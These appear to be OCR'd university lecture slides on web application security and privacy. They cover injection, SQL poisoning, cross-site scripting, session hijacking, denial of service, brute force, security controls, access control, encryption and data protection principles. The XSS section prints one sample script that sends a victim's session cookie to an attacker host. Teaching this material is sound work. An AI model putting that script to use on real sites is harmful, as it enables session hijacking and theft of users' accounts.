
Web Application Security & Privacy

IF3110 – Web-based Application Development

References

- OWASP – Open Web Application Security Project (http://www.owasp.org)
- *Foundations of Security: What Every Programmer Needs To Know* by Neil Daswani, Christoph Kern, and Anita Kesavan (ISBN 1590597842; http://www.foundationsofsecurity.com)
- *24 Deadly Sins of Software Security: Programming Flaws and How to Fix Them* by Michael Howard, David LeBlanc & John Viega (ISBN 9780071626750)

Information (Cyber) Security



- Information security is about protecting the ***CIA*** properties of these services
  - ***Confidentiality:*** only those entitled may access services
  - ***Integrity:*** services should always behave correctly
  - ***Availability:*** authorised clients should always have access and also ensuring Privacy and Accountability ...
- ... in the presence of Threats and Vulnerabilities


Security Concepts

- **Confidentiality**
- **Data / Message Integrity**
- **Availability**
- Authentication
- Authorization
- Accountability
- Non-Repudiation


Vulnerability, Threat, Attack, and Control

- A **vulnerability** is a weakness in the security system
- A **threat** to a computing system is a set of circumstances that has the potential to cause loss or harm
- A human who exploits a vulnerability perpetrates an **attack** on the system
- We use a **control** as a protective measure

Vulnerability, Threat, Attack, and Control




Information Security Threat



Cross-Origin Resource Sharing

- It is an HTTP-header that allows a server to indicate any origins (other that its own) that are permitted to load their resources



https://developer.mozilla.org/


Injection attacks


- Injection attacks are a type of attack where a malicious user uses a valid input field to input malicious code or database commands.
- These malicious instructions are then executed, causing some damage to the system. Code can be injected that leaks system data to the attackers.
- Common types of injection attack include buffer overflow attacks and SQL poisoning attacks.

SQL poisoning attacks

- SQL poisoning attacks are attacks on software products that use an SQL database.
- They take advantage of a situation where a user input is used as part of an SQL command.
- A malicious user uses a form input field to input a fragment of SQL that allows access to the database.
- The form field is added to the SQL query, which is executed and returns the information to the attacker.

SQL poisoning attacks – Illustrated






1. Application presents a form to the attacker
2. Attacker sends an attack in the form data
3. Application forwards attack to the database in a SQL query
4. Database runs query containing attack and sends encrypted results back to application
5. Application decrypts data as normal and sends results to the user

Cross-site scripting attacks


- Cross-site scripting attacks are another form of injection attack.
- An attacker adds malicious Javascript code to the web page that is returned from a server to a client and this script is executed when the page is displayed in the user's browser.
- The malicious script may steal customer information or direct them to another website.
  - This may try to capture personal data or display advertisements.
  - Cookies may be stolen, which makes a session hijacking attack possible.
- As with other types of injection attack, cross-site scripting attacks may be avoided by input validation.

XSS Illustrated


1 **Attacker sets the trap – update my profile**



Application with stored XSS vulnerability



2 **Victim views page – sees attacker profile**



3 **Script silently sends attacker Victim's session cookie**

XSS in Code

- Request

```
http://www.domain.com/query?question=cookies
```

- Response

question=cookies+%3Cscript%3Emali
cious-script%3C/script%3E

...
Your query for 'cookies' returned the following results:
...
...

* Your query for 'cookies<script>malicious-script</script>' returned the following results: *

...

```
<script>
  i = new Image();
  i.src =
"http://www.hackerhome.org/log_cookie?cookie=" +
          escape(document.cookie);
</script>
```

Session hijacking attacks

- When a user authenticates themselves with a web application, a session is created.
  - A session is a time period during which the user's authentication is valid. They don't have to re-authenticate for each interaction with the system.
  - The authentication process involves placing a session cookie on the user's device
- Session hijacking is a type of attack where an attacker gets hold of a session cookie and uses this to impersonate a legitimate user.
- There are several ways that an attacker can find out the session cookie value including cross-site scripting attacks and traffic monitoring.
  - In a cross-site scripting attack, the installed malware sends session cookies to the attackers.
  - Traffic monitoring involves attackers capturing the traffic between the client and server. The session cookie can then be identified by analysing the data exchanged.

Denial of service attacks

- Denial of service attacks are attacks on a software system that are intended to make that system unavailable for normal use.
- Distributed denial of service attacks (DDOS) are the most common type of denial of service attacks.
  - These involve distributed computers, that have usually been hijacked as part of a botnet, sending hundreds of thousands of requests for service to a web application. There are so many service requests that legitimate users are denied access.
- Other types of denial of service attacks target application users.
  - User lockout attacks take advantage of a common authentication policy that locks out a user after a number of failed authentication attempts. Their aim is to lock users out rather than gain access and so deny the service to these users.
  - Users often use their email address as their login name so if an attacker has access to a database of email addresses, he or she can try to login using these addresses.
- If you don't lock accounts after failed validation, then attackers can use brute-force attacks on your system. If you do, you may deny access to legitimate users.

Brute force attacks

- Brute force attacks are attacks on a web application where the attacker has some information, such as a valid login name, but does not have the password for the site.
- The attacker creates different passwords and tries to login with each of these. If the login fails, they then try again with a different password.
  - Attackers may use a string generator that generates every possible combination of letters and numbers and use these as passwords.
  - To speed up the process of password discovery, attackers take advantage of the fact that many users choose easy-to-remember passwords. They start by trying passwords from the published lists of the most common passwords.
- Brute force attacks rely on users setting weak passwords, so you can circumvent them by insisting that users set long passwords that are not in a dictionary or are common words.

Security Control


- *prevent it,* by blocking the attack or closing the vulnerability
- *deter it,* by making the attack harder but not impossible
- *deflect it,* by making another target more attractive (or this one less so)
- *detect it,* either as it happens or some time after the fact
- *recover* from its effects

(Some) Security Control

- ***Traffic encryption***
  Always encrypt the network traffic between clients and your server. This means setting up sessions using https rather than http. If traffic is encrypted it is harder to monitor to find session cookies.
- ***Multi-factor authentication***
  Always use multi-factor authentication and require confirmation of new actions that may be damaging. For example, before a new payee request is accepted, you could ask the user to confirm their identity by inputting a code sent to their phone. You could also ask for password characters to be input before every potentially damaging action, such as transferring funds.
- ***Short timeouts***
  Use relatively short timeouts on sessions. If there has been no activity in a session for a few minutes, the session should be ended and future requests directed to an authentication page. This reduces the likelihood that an attacker can access an account if a legitimate user forgets to log off when they have finished their transactions.

Authentication

- Authentication is the process of ensuring that a user of your system is who they claim to be.
- You need authentication in all software products that maintain user information, so that only the providers of that information can access and change it.
- You also use authentication to learn about your users so that you can personalize their experience of using your product.



Authorization


- Authentication involves a user proving their identity to a software system.
- Authorization is a complementary process in which that identity is used to control access to software system resources.
  - For example, if you use a shared folder on Dropbox, the folder's owner may authorize you to read the contents of that folder, but not to add new files or overwrite files in the folder.
- When a business wants to define the type of access that users get to resources, this is based on an access control policy.
- This policy is a set of rules that define what information (data and programs) is controlled, who has access to that information and the type of access that is allowed

Access control lists

- Access control lists (ACLs) are used in most file and database systems to implement access control policies.
- Access control lists are tables that link users with resources and specify what those users are permitted to do.
  - For example, for this book I would like to be able to set up an access control list to a book file that allows reviewers to read that file and annotate it with comments. However, they are not allowed to edit the text or to delete the file.
- If access control lists are based on individual permissions, then these can become very large. However, you can dramatically cut their size by allocating users to groups and then assigning permissions to the group

Encryption

- Encryption is the process of making a document unreadable by applying an algorithmic transformation to it.
- A secret key is used by the encryption algorithm as the basis of this transformation. You can decode the encrypted text by applying the reverse transformation.




- Symetric vs Asymetric Encryption

What is Software Security?

- Not Network Security
  - Securing the “custom code” that drives a web application
  - Securing libraries
  - Securing backend systems
  - Securing web and application servers
- Network Security Mostly Ignores the Contents of HTTP Traffic
  - Firewalls, SSL, Intrusion Detection Systems, Operating System Hardening, Database Hardening

Your Code is Part of Your Security Perimeter



**You can't use network layer protection (firewall, SSL, IDS, hardening)
to stop or detect application layer attacks**

Why is it ours?

- Let's just think this through…
  - How likely is a successful web application attack?
    - Stunningly prevalent
    - Easy to exploit without special tools or knowledge
    - Little chance of being detected
    - Hundreds of thousands of developers, tiny fraction with security

Why is it ours?

- Consequences?
  - Corruption or disclosure of database contents
  - Root access to web and application servers
  - Loss of authentication and access control for users
  - Defacement
  - Secondary attacks from your site
- Application Security is just as important as Network Security
  - Why does the vast majority of security money go to secure networks?

Privacy

- Privacy is a social concept that relates to the collection, dissemination and appropriate use of personal information held by a third-party such as a company or a hospital.
- The importance of privacy has changed over time and individuals have their own views on what degree of privacy is important.
- Culture and age also affect peoples' views on what privacy means.
  - Younger people were early adopters of the first social networks and many of them seem to be less inhibited about sharing personal information on these platforms than older people.
  - In some countries, the level of income earned by an individual is seen as a private matter; in others, all tax returns are openly published.

Data protection principles

- ***Awareness and control***
  Users of your product must be made aware of what data is collected when they are using your product, and must have control over the personal information that you collect from them.
- ***Purpose***
  You must tell users why data is being collected and you must not use that data for other purposes.
- ***Consent***
  You must always have the consent of a user before you disclose their data to other people.
- ***Data lifetime***
  You must not keep data for longer than you need to. If a user deletes their account, you must delete the personal data associated with that account.

Data protection principles

- **Secure storage**
  You must maintain data securely so that it cannot be tampered with or disclosed to unauthorized people.
- **Discovery and error correction**
